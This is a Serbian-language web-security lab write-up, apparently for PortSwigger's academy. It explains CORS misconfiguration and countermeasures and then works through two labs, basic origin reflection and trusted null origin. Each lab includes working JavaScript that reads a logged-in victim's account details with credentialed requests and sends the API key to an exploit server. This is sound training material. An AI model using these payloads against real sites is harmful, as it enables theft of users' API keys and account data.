Cross-origin resource sharing (CORS)

CORS je sigurnosni mehanizam u browserima koji kontroliše da li web stranica iz jednog domena može da pristupi resursima drugog domena.
Napad se dešava kada je **CORS konfigurisan nesigurno** (npr.
Access-Control-Allow-Origin: * ili dozvoljava dinamički bilo koji domen). Tada napadač može napraviti malicioznu stranicu koja preko žrtvinog browsera šalje zahteve i čita odgovore sa zaštićenog domena.

Uticaj

- Krađa osetljivih podataka (npr. /accountDetails, API tokeni).
- Neovlašćen pristup podacima koji bi trebali biti dostupni samo legitimnoj aplikaciji.
- Kombinacija sa XSS-om - potpun kompromis korisničkog naloga.

Omogućavajuće ranjivosti

- Pogrešna CORS konfiguracija:
    - Access-Control-Allow-Origin: * zajedno sa Access-Control-Allow-Credentials: true.
    - Dinamičko vraćanje vrednosti Origin header-a bez validacije.
- Nedostatak ograničenja na metode i headere (Access-Control-Allow-Methods, Access-Control-Allow-Headers).
- Oslanjanje samo na CORS bez drugih zaštita.

Kontramere

1. **Precizno definisati dozvoljene domene** (Access-Control-Allow-Origin: https://trusted.example).
2. Nikad ne koristiti * sa Allow-Credentials: true.
3. Validirati Origin na serveru protiv allow-liste.
4. Ograničiti metode i headere (npr. samo GET, POST).
5. Primena dodatnih kontrola: autentikacija, CSRF tokeni, least privilege API nalozi.
6. Redovno testirati konfiguraciju sa sigurnosnim alatima.


1. zadatak: CORS Vulnerability with Basic Origin Reflection (Apprentice)

Prijava i pregled zahteva

Otvorila sam lab u browser-u i prijavila se sa kredencijalima:


```
username: wiener
```

`password: peter`



Isključila sam **intercept** u Burp Suite.


Posmatrala sam **HTTP history** u Burp-u i pronašla zahtev ka:
`GET /accountDetails` koji vraća moj API key.



1. Provera CORS ranjivosti

U Repeater-u sam ponovo poslala zahtev ka `/accountDetails` sa dodatim header-om:
`Origin: https://example.com`

Server je reflektovao origin u odgovoru:
`Access-Control-Allow-Origin: https://example.com`
`Access-Control-Allow-Credentials: true`




To je pokazalo da server **nepropisno dozvoljava sve origin-e sa credentials**, što predstavlja **CORS ranjivost**.

2. Priprema JavaScript exploita

Napravila sam JS kod koji koristi `XMLHttpRequest` sa `withCredentials` da pošalje API key na exploit server:

```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('GET', 'https://0aec004f040ea1be80b2d64200de00f7.web-security-academy.net/accountDetails', true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
        var response = JSON.parse(this.responseText);
        location='/log?key=' + response.apikey;
    };
</script>
```




Koristila sam URL iz **HTTP history** da bih osigurala da exploit targetira pravi endpoint.

3. Upload exploita na Exploit Server

- Otvorila sam **Exploit Server** (dugme “Go to exploit server” u lab-u).
- Kliknula na **Store** i zalepila JS kod u HTML polje.
- Time je exploit sačuvan i dobio svoj URL.

4. Testiranje exploita

Kliknula sam **View exploit** da testiram da li radi.



Moj API key (moj lični, jer sam testirala) se pojavio u URL-u `/log?key=...`.
To je potvrdilo da JS exploit funkcioniše.


5. Slanje exploita administratoru

Kliknula sam **Deliver exploit to victim**.
Time je exploit simulirano otvorila žrtva (administrator), i njegov API key je poslat na **Access log**.

6. Preuzimanje žrtvinog API key-a

Otvorila sam **Access log** na Exploit Server-u.


Pronašla URL sa victim API key-om:



Kopirala sam ključ i poslala ga u lab.

7. Rezultat

Lab je rešen nakon što sam predala **victim API key**.
(u log-u su bila tri ključa - dva ista i jedan različit (žrtvin). Taj treći sam koristila za rešavanje lab-a)



2. zadatak: CORS vulnerability with trusted null origin

1. Prijava i analiza

Prijavila sam se na nalog koristeći kredencijale:

`username: wiener`
`password: peter`

Na stranici *My account* primetila sam da se podaci preuzimaju AJAX pozivom na `/accountDetails`. U odgovoru server je slao header **`Access-Control-Allow-Credentials: true`**, što mi je dalo nagoveštaj da aplikacija možda ima CORS ranjivost.

2. Testiranje CORS konfiguracije


U Burp Repeater-u sam poslala zahtev na `/accountDetails` i dodala header:


`Origin: null`

Server je odgovorio sa:

`Access-Control-Allow-Origin: null`
`Access-Control-Allow-Credentials: true`

To je potvrdilo da server poverava **null origin**, što je nesigurno.






3. Kreiranje exploita

Na exploit serveru sam kreirala HTML koji koristi sandboxovan `iframe` sa `srcdoc`. Ovim pristupom je origin zahteva postao **null**, što server prihvata. Moj JavaScript je izgledao ovako:


```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
srcdoc="
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;

req.open('get','https://0a4800e3034e0561839bcd0d00ea00bd.web-securit
y-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {

location='https://exploit-0a0900b403d605148392cc1a014800ff.exploit-s
erver.net/log?key='+encodeURIComponent(this.responseText);
    };
</script>"></iframe>
```



Ovaj kod šalje zahtev sa žrtvinim kolačićima i preusmerava API key u **Access log** na mom exploit serveru.

